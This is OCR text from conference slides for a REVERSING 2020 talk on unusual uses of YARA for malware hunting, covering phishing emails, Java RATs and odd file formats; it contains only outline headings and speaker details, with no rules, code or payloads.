
“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR || RTF + XLS (Hunting @ VT)



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR || RTF + XLS (Hunting @ RL)



“DESKTOP-group” -- Spear Phishing emails & mail headers
Weird file formats: MSI + JAR || RTF + XLS (Hunting @ RL)



Outline

- Introduction
- Automate malware analysis (how far can you go?)
- Using YARA on “uncommon” or “unusual” file types
  - PCAP files
  - memory-strings & mutexes
  - JAR’s (Java RAT’s)
- “DESKTOP-group” -- Spear Phishing emails & mail headers
  - YARA for email headers and body
  - Weird file formats: MSI + JAR || RTF + XLS (Hunting @ home / VT / RL)

Thanks for your attention!!

Time left for questions?

- Twitter: @c_APT_ure
- Blog: http://c-apt-ure.blogspot.com/

→ all my presentations linked in one place

Speaker

REVERSING 2020

Q/A

TOM UELTSCHI

Sr. Security Analyst,
Swiss Post

PUSHING THE BARRIERS OF UNIQUE YARA USES

NEXT SPEAKER

Hilko Bengen

IT Security Expert,
Transportation
& Logistics